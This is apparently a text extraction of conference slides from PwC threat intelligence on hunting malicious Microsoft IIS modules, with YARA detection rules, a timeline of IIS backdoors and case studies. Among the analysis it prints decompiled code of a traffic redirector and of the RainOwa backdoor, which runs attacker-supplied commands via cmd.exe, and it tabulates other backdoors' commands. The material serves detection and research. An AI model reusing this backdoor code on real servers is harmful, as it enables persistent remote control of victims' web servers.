

LABS**CON**

Knowledge IIS power

John Southworth - PwC





John Southworth

Threat Intel – Developing Threats Lead

PwC

Contents

- 🎲 What is IIS?
- 🎲 Threat hunting IIS
- 🎲 IIS threat landscape

Link to GitHub:

<https://github.com/PwCUK-CTO/labscon-2024-knowledge-iis-power>



Acknowledgments

[Research](#) [Threat intelligence](#)

[Attacker techniques, tools, and infrastructure](#)


9 min read

GALLIUM: Targeting global telecom

By [Microsoft Threat Intelligence](#)

BLOG

DEADRINGER: EXPOSING CHINESE THREAT ACTORS TARGETING MAJOR TELCOS



16 DECEMBER 2022 • SAMIR BOUSSEADEN • ANDREW PEASE • DANIEL STEPANIC • SALIM BITAM • SETH GOODWIN • DEVON KERR

SiestaGraph: New implant uncovered in ASEAN member foreign ministry

Elastic Security Labs is tracking an active intrusion, by likely multiple threat actors, into the Foreign Affairs office of an ASEAN member.

ESET Research white papers

TLP: WHITE



ENJOY SAFER TECHNOLOGY™

ANATOMY OF NATIVE IIS MALWARE



Threat Hunter Team
Symantec



POSTED: 16 FEB, 2023 | 3 MIN READ | THREAT INTELLIGENCE

TRANSLATION: [日本語](#)

SUBSCRIBE

FOLLOW

Frebniis: New Malware Abuses Microsoft IIS Feature to Establish Backdoor

Malware injects malicious code into Failed Request Event Buffering module in order to monitor HTTP requests from attacker.


[Research](#) [Threat intelligence](#)

[Attacker techniques, tools, and infrastructure](#)

13 min read

Malicious IIS extensions quietly open persistent backdoors into servers

By [Microsoft Threat Intelligence](#)



positive technologies

Home > Analytics > PT ESC Threat Intelligence > Masters of Mimicry: new APT group ChamelGang and its arsenal

Masters of Mimicry: new APT group ChamelGang and its arsenal

Published on 30 September 2021

SECURELIST by Kaspersky

CompanyAccount Get In Touch Dark mode

Solutions Industries Products Services Resource Center About Us GDPR

Content menu

Search...

Subscribe

Owowa: the add-on that turns your OWA into a credential stealer and remote access panel

MALWARE DESCRIPTIONS 14 DEC 2021

7 minute read

SECURELIST by Kaspersky

What is IIS?



What is IIS?

- Internet Information Services (IIS) is a web server technology developed by Microsoft
- First released in 1995, mainly used for HTTP web servers, and applications like Exchange use it
- ~3.3 million internet facing IIS servers,* compared to Nginx ~20 million and Apache ~12.9 million
 - Sources suggest that's between 4-5% of web servers
 - Also used for internal corporate systems, e.g. SharePoint
- Possible to extend IIS server capability using modules:
 - Native modules (written in C++)
 - Managed modules (written in ASP.NET)
- Allows for handling of any HTTP requests to a web server

* `services.software.product:"IIS"`



Identifying IIS modules

- IIS modules are Windows DLLs
- Managed modules implement IHttpModule methods
- Native modules implement methods for CGlobalModule and/or CHttpModule
- Necessary condition for native modules (and some managed modules) is to export 'RegisterModule'
 - Note: this isn't sufficient to identify IIS modules alone

Example

The following code example demonstrates how to create a global-level HTTP module that registers for the `GL_PRE_BEGIN_REQUEST` notification. When a new request arrives, IIS will call the example module's `OnGlobalPreBeginRequest` method before the request enters the request pipeline. This method will write an entry in the application log of the Windows Event Viewer and then exit.


```
C++  
  
#define _WINSOCKAPI_  
#include <windows.h>  
#include <sal.h>  
#include <httperv.h>  
  
// Create the module's global class  
class MyGlobalModule : public CGlobalModule  
{  
public:  
  
    // Process a GL_PRE_BEGIN_REQUEST notification  
    GLOBAL_NOTIFICATION_STATUS  
    OnGlobalPreBeginRequest(  
        IN IPreBeginRequestProvider  
    )  
{  
    UNREFERENCED_PARAMETER(pProvider);  
    WriteEventViewerLog("OnGlobalPreBeginRequest")  
    return GL_NOTIFICATION_COMPLETED;  
}  
}
```

Writing Code: Building a Simple Module

The first task is to build a simple module. Later in the article, we also build a sample handler.

To create a module, define a class that implements the `System.Web.IHttpModule` interface.

1. Delete the "class1.cs" file generated by the project system, and add a new C# class called MyModule by right-clicking on the MyIIS7Project project in the right-hand tree view, selecting "Add", "New item", choosing "Class", and typing in "MyModule.cs" in the Name field.
2. Import the `System.Web` namespace so we can easily access the types therein.
3. Make our MyModule class implement the `IHttpModule` interface, and define the interface members `Dispose()` and `Init()`. Do this quickly by right clicking IHttpModule interface and choosing "Implement interface" option:



IIS module identification rules

```
import "pe"

rule Native_IIS_Module {
  strings:
    $subscribed = "This module subscribed to event"
    $override = "but did not override the method in its"
    $module1 = "CHttpModule"
    $module2 = "CGlobalModule"

  condition:
    pe.exports("RegisterModule") and
    (
      for any export in pe.export_details : (
        export.name == "RegisterModule" and
        export.ordinal == 1
      )
      or
      any of them
    )
}
```

```
import "pe"

rule Managed_IIS_Module {
  strings:
    $module = "IHttpModule"
    $dispose = "Dispose"

    $method1 = "AcquireRequestState"
    $method2 = "AuthenticateRequest"
    $method3 = "AuthorizeRequest"
    $method4 = "BeginRequest"
    $method5 = "EndRequest"
    $method6 = "LogRequest"
    $method7 = "MapRequestHandler"
    $method8 = "PostAcquireRequestState"
    $method9 = "PostAuthenticateRequest"
    $method10 = "PostAuthorizeRequest"
    $method11 = "PostLogRequest"
    $method12 = "PostMapRequestHandler"
    $method13 = "PostReleaseRequestState"
    $method14 = "PostRequestHandlerExecute"
    $method15 = "PostResolveRequestCache"
    $method16 = "PostUpdateRequestCache"
    $method17 = "PreRequestHandlerExecute"
    $method18 = "PreSendRequestContent"
    $method19 = "PreSendRequestHeaders"
    $method20 = "ReleaseRequestState"
    $method21 = "RequestCompleted"
    $method22 = "ResolveRequestCache"
    $method23 = "UpdateRequestCache"

  condition:
    pe.is_dll() and
    $module and
    $dispose and
    any of ($method*)
}
```


Threat hunting IIS



Types of IIS malware



Backdoors

For maintaining persistent access to an IIS server.



Information stealers

For intercepting and stealing data from IIS web server client requests.



Redirectors

For proxying traffic from users/web crawlers.

Heuristics to search for

- Is the module signed?
- What is the main class name used? (MyHttpModule, HelloWorld, etc.)
- Packed IIS module? (UPX, VMProtect, Themida, etc.)
- Loading .NET assemblies?
- Embedded strings/files?



My approach

- Collect as many IIS modules as I could, and signature as many as possible with YARA
- Feasible for native modules: available samples in the thousands



Filtering out redirectors

- Many IIS malware samples are filters/redirectors designed, with the aim of redirecting users to hardcoded websites.
- E.g. scanned for one of these filters and found ~130 infected web servers, redirecting users to fake/fraudulent online stores
- If we want to find “interesting” samples, it is worth filtering these out
- Developed 27 YARA rules to focus on getting rid of these

```
private void OnBeginRequest(object sender, EventArgs e)
{
    HttpContext context = ((HttpApplication)sender).Context;
    string text = context.Request.Path.ToLower();
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("/news", "http://152.32.223.176");
    dictionary.Add("/hot", "http://152.32.223.176");
    string text2 = "";
    foreach (KeyValuePair<string, string> keyValuePair in dictionary)
    {
        if (text.StartsWith(keyValuePair.Key, StringComparison.OrdinalIgnoreCase))
        {
            text2 = keyValuePair.Value + text;
            break;
        }
    }
    if (string.IsNullOrEmpty(text2))
    {
        return;
    }
    using (WebClient webClient = new WebClient())
    {
        webClient.Headers.Add("Host", context.Request.Headers["Host"]);
```

DragonRank, a Chinese-speaking SEO manipulator service provider

By [Joey Chen](#)

TUESDAY, SEPTEMBER 10, 2024 00:00

THREATS

THREAT SPOTLIGHT

Key Takeaways

- Cisco Talos is disclosing a new threat called “DragonRank” that primarily targets countries in Asia and a few in Europe, operating PlugX and BadIIS for search engine optimization (SEO) rank manipulation.

IIS threat landscape



IIS backdoors first observed timeline

Key

Native module

Managed module

Known in open source

2018

- BlackMould   
- TripleRIS   
- GoodDownload  

2020

- FakeImage  
- DeployFilter   
- IIS-Raid  

2022

- MethedLoader 
- NoSuch 

2024

- SpiderExecute 
- ZeroOneCookie 
- reGeorgIIS 
- ReviselIIS 

2016-17

- RGDoor   
- ExOwa   

2019

- LimitedCookie  
- ThreeTrack  

2021

- SessionManager   
- RainOwa 
- DoorMe   
- XCookie  
- Owowa  

2023

- Detele 
- SessionsIIS  
- TigerIIS  
- LightHandIIS  
- Frebniis  
- CookieHash 

Case study: IIS-Raid and LimitedCookie

- Both open source:
 - <https://github.com/0x09AL/IIS-Raid>
 - https://github.com/WBGIII/IIS_backdoor/tree/master
- LimitedCookie is the first open source IIS backdoor and managed module backdoor (Sept 2019)
- IIS-Raid the first open source native IIS backdoor (Feb 2020)
- Lots of samples of IIS-Raid observed, and was used in the ProxyLogon campaigns

IIS-Raid

IIS Raid is a native IIS module that abuses the extensibility of IIS to backdoor the web server and carry out custom actions defined by an attacker.

Documentation

When installed, IIS-Raid will process every request and method, check if the X-Password header exists and compare it against the hardcoded value. In case the value specified by the header doesn't match the password, the request will continue normally without giving any indications of the backdoor. If the header value matches the password, it will search for the communication header and extract its content. Additionally, it will base64 decode it, compare it against the predefined commands

Four arguments are implemented

- --url : The URL that will
- --password - The pre-s
- --header - The header
- --method - Change the

The screenshot shows the GitHub repository for 'IIS_backdoor'. The repository is public and has 1 branch (master) and 0 tags. The commit history shows a recent commit by WBGIII titled 'Update README.md' 3 years ago. The commit message in the README is in Chinese and describes the functionality of the backdoor, including its use of PowerShell and shellcode, and mentions a limitation related to cookie size (4096 bytes).

Commit	Author	Message	Time
3e81665	WBGIII	Update README.md	5 years ago

README

主要是实现了3个功能执行cmd命令，C#调用powershell，执行shellcode

其实文件上传也写了就是IIS_backdoor_shell项目没有添加对应的选项

因为Cookie大小限制是4096所以不能传输很大的文件，你也可以自行修改项目不使用Cookie传输数据

其实还有很多可以改进的地方不过我懒的写了暂时就这样吧

代码写的比较渣大佬误喷

Case study: TigerIIS and LightHandIIS

- Implementations of TigerDownloader and LightHand as native IIS modules
- Attributed to Andariel, which we track as a subgroup of Black Artemis (a.k.a. Lazarus Group)
- Slightly reduced functionality as the active backdoors, and instead acting in a passive mode.
- Both designed to execute shell commands and drop files.

[Research](#) [Threat intelligence](#)

[Microsoft Defender Threat Intelligence](#) [Threat actors](#)

11 min read

Onyx Sleet uses array of malware to gather intelligence for North Korea

By [Microsoft Threat Intelligence](#)

LightHand

LightHand is a custom, lightweight backdoor used by Onyx Sleet for remote access of target devices. Via LightHand, Onyx Sleet can execute arbitrary commands through command shell (*cmd.exe*), get system storage information, perform directory listing, and create/delete files on the target device.

Establishing the TigerRAT and TigerDownloader malware families

September, 2021: KrCERT reports on an operation they call "ByteTiger", a campaign targeting South Korean entities which they have attributed to the Andariel APT group. This report analyses in detail a multistage attack with two unknown pieces of code which they call TigerDownloader and TigerRAT. They link the new attack to the samples previously disclosed by Malwarebytes and Kaspersky using some proprietary tooling. Linkage is apparently done through similarities / re-use of code, rich headers, section hashes and C2 infrastructure, yet no further details are shared in the report.

[https://www.krcert.or.kr/filedownload.do?](https://www.krcert.or.kr/filedownload.do?attach_file_seq=3277&attach_file_id=EpF3277.pdf)

[attach_file_seq=3277&attach_file_id=EpF3277.pdf](https://www.krcert.or.kr/filedownload.do?attach_file_seq=3277&attach_file_id=EpF3277.pdf)

THREATRAY

Case study: RainOwa

- Managed IIS module seen first in 2021
- Very simple functionality: just executes shell commands
- Execution guardrails using requestor IP address, validated against encrypted config in C:\inetpub\logs\wmsvc\W3SVC1\encrypt.conf

```
private void dVrvZ9U36rhMD4diJW7C(object sender, EventArgs e)
{
    string text = this.LRSPoZM1csE2CAHq70iB.Request.Params["afdg sdf"];
    bool flag = text == this.ptMRSZ2BZrGX0mQgvboK && this.LRSPoZM1csE2CAHq70iB.Request.UserHostAddress ==
        this.TQS70K8uDEmJjWvU65Z4;
    if (flag)
    {
        string text2 = this.LRSPoZM1csE2CAHq70iB.Request.Params["a"];
        Process process = Process.Start(new ProcessStartInfo
        {
            FileName = "cmd.exe",
            Arguments = "/c " + text2,
            RedirectStandardOutput = true,
            UseShellExecute = false
        });
        StreamReader standardOutput = process.StandardOutput;
        string text3 = standardOutput.ReadToEnd();
        standardOutput.Close();
        this.LRSPoZM1csE2CAHq70iB.Context.Response.Write(text3);
    }
}
```

Case study: SessionsIIS and TripleRIIS

TARGETED IRANIAN ATTACKS AGAINST IRAQI GOVERNMENT INFRASTRUCTURE

...

 September 11, 2024

Key Findings

- Check Point Research discovered a new set of malware called **Veaty** and **Spearal** that was used in attacks against different Iraqi entities including government networks.
- The malware samples described in this report use a variety of techniques including a passive IIS backdoor, DNS tunneling, and C2 communication via compromised email accounts.
- The passive IIS backdoor appears to be a newer variant of the backdoor [reported](#) by ESET as employed by the IIS Group 2 (also [attributed](#) by Symantec to GreenBug aka APT34).
- The malware has multiple ties to previously described APT34 malware families such as [Karkoff](#), [Saitama](#), and IIS Group 2 operating in the same region. Those malware families are affiliated with tun (MOIS).

Case study: SessionsIIS and TripleRIS

- TripleRIS (a.k.a. ESET's Group 2) still being used in 2023/24, likely targeting Iraq
- SessionsIIS likely targeting Pakistan in 2023
- SessionIIS is likely related to TripleRIS based on the parameters used and error messages included, however we should note that both backdoors have differences – e.g. SessionsIIS chunked commands + not encrypting data

TripleRIS (2023 variant)	
Command Code	Description
r	Run shell command via popen
r2	Run shell command by creating a new pipe
r3	Run shell command by creating a named pipe \\.\pipe\iis
u	Drop a file to the IIS server
d	Upload a file to the operator


SessionsIIS	
Command Code	Description
p=1	Run shell command with _spawnvp
p=2	Run shell command with popen
p=3	Run shell command with CreateProcessA
p=4	Run shell command by creating a new pipe

Other previously unreported backdoors

- reGeorgIIS – IIS implementation of the reGeorg proxy tool
- CookieHash – receives hashed commands through cookie values
- SpiderExecute – backdoor that can also perform SEO poisoning
- Detele – managed module backdoor that can also patch ETW + AMSI
- And so on...



MITRE ATT&CK stats for IIS backdoors



Final recommendations

- Review newly registered IIS modules
- E.g. running provided YARA rules against IIS modules
- Focus detection engineering efforts around `w3wp.exe` (the IIS server process)
- The backdoors observed show most use `cmd.exe` to execute shell commands...
- Generally harden IIS servers (AV/EDR, enabling relevant logging, etc.)
- If you find a malicious IIS module, figure out how it got there...

▼  svchost.exe	4460			3.43 MB	Host Process for Windows Serv...
▼  w3wp.exe	4360	0.02	49 B/s	4.77 MB	IIS Worker Process
▼  cmd.exe	2376			2.48 MB	Windows Command Processor
 conhost.exe	4516			10 MB	Console Window Host
 PING.EXE	5100	0.03		728 kB	TCP/IP Ping Command

Analysing IIS modules

- Managed IIS modules: use tools like dnSpy or ILSpy
- Native IIS modules: IDA Pro + the IISHelper Plugin
 - <https://github.com/PwCUK-CTO/iis-helper-plugin>
- Install modules via AppCmd.exe to perform dynamic analysis
 - `appcmd.exe install module /name:WhateverNameYouWant /image:"IIS_MODULE_FILEPATH" /add:true`

README Apache-2.0 license

IISHelper Plugin

IDA Pro plugin to aid with the analysis of native IIS modules.

Installation

Copy both `iis_helper_plugin.py` and `iis_helper_classes.py` to the `plugins` directory of your IDA Pro installation.

For example, if using IDA 8.3 on Windows, you can find this directory as `%PROGRAMFILES%\IDA Pro 8.3\plugins`.

Running the plugin

To run the plugin, either go to `Edit -> Plugins -> IISHelper`, or use the shortcut `CTRL+ALT+I`. This plugin will then take the following actions:

- Loading in relevant classes/symbolic constants;
- Identifying and renaming the virtual methods of IIS classes;
- Applying function prototypes to the known implemented virtual methods; and,
- Attempting initial retyping of variables in these methods.

Once the script has finished running, you can locate the implemented methods to determine the ones of interest, and start reverse engineering them further.

Analysing IIS modules

```
    dq offset ??_R4HostRewriteModule@@6B@ ; const HostRewriteModule
; const HostRewriteModule::`vftable'
??_7HostRewriteModule@@6B@ dq offset sub_180007E50
                                ; DATA XREF: RegisterModule+13↑o

    dq offset sub_180007E70
    dq offset sub_180007E90
    dq offset sub_180007EB0
    dq offset sub_180007ED0
    dq offset sub_180007EF0
    dq offset sub_180008010
    dq offset sub_180007F10
    dq offset sub_180007F30
    dq offset sub_180007F50
    dq offset sub_180007F70
    dq offset sub_180007F90
    dq offset sub_180007FB0
    dq offset sub_180008FD0
    dq offset sub_180007FD0
    dq offset sub_180007FF0
```

```
    dq offset ??_R4HostRewriteModule@@6B@ ; const HostRewriteModule
; const HostRewriteModule::`vftable'
??_7HostRewriteModule@@6B@ dq offset not_impl_OnGlobalStopListening
                                ; DATA XREF: RegisterModule+13↑o

    dq offset not_impl_OnGlobalCacheCleanup
    dq offset not_impl_OnGlobalCacheOperation
    dq offset not_impl_OnGlobalHealthCheck
    dq offset not_impl_OnGlobalConfigurationChange
    dq offset not_impl_OnGlobalFileChange
    dq offset OnGlobalPreBeginRequest
    dq offset not_impl_OnGlobalApplicationStart
    dq offset not_impl_OnGlobalApplicationResolveModules
    dq offset not_impl_OnGlobalApplicationStop
    dq offset not_impl_OnGlobalRSCAQuery
    dq offset not_impl_OnGlobalTraceEvent
    dq offset not_impl_OnGlobalCustomNotification
    dq offset Terminate
    dq offset not_impl_OnGlobalThreadCleanup
    dq offset not_impl_OnGlobalApplicationPreload
```

```
v99 = -2i64;
v2 = (*(*a2 + 8i64))(a2);
v3 = (*(*v2 + 24i64))(v2);
v94 = (*(*v2 + 32i64))(v2);
if ( !v3 )
    return 0i64;
LOWORD(v87) = 0;
if ( !(*(*v3 + 24i64))(v3, "If-Modified-Since", &v87) )
    return 0i64;
(*(*v2 + 144i64))(v2, v87 + 1);
v4 = (*(*v3 + 24i64))(v3, "If-Modified-Since", &v87);
```

```
v99 = -2i64;
v2 = (pProvider->GetHttpContext)(pProvider);
v3 = (v2->GetRequest)(v2);
v94 = (v2->GetResponse)(v2);
if ( !v3 )
    return 0;
LOWORD(v87) = 0;
if ( !(v3->GetHeader)(v3, "If-Modified-Since", &v87) )
    return 0;
(v2->AllocateRequestMemory)(v2, v87 + 1);
v4 = (v3->GetHeader)(v3, "If-Modified-Since", &v87);
```


LABS_{CON}

Thank you

<https://github.com/PwCUK-CTO/labscon-2024-knowledge-iis-power>

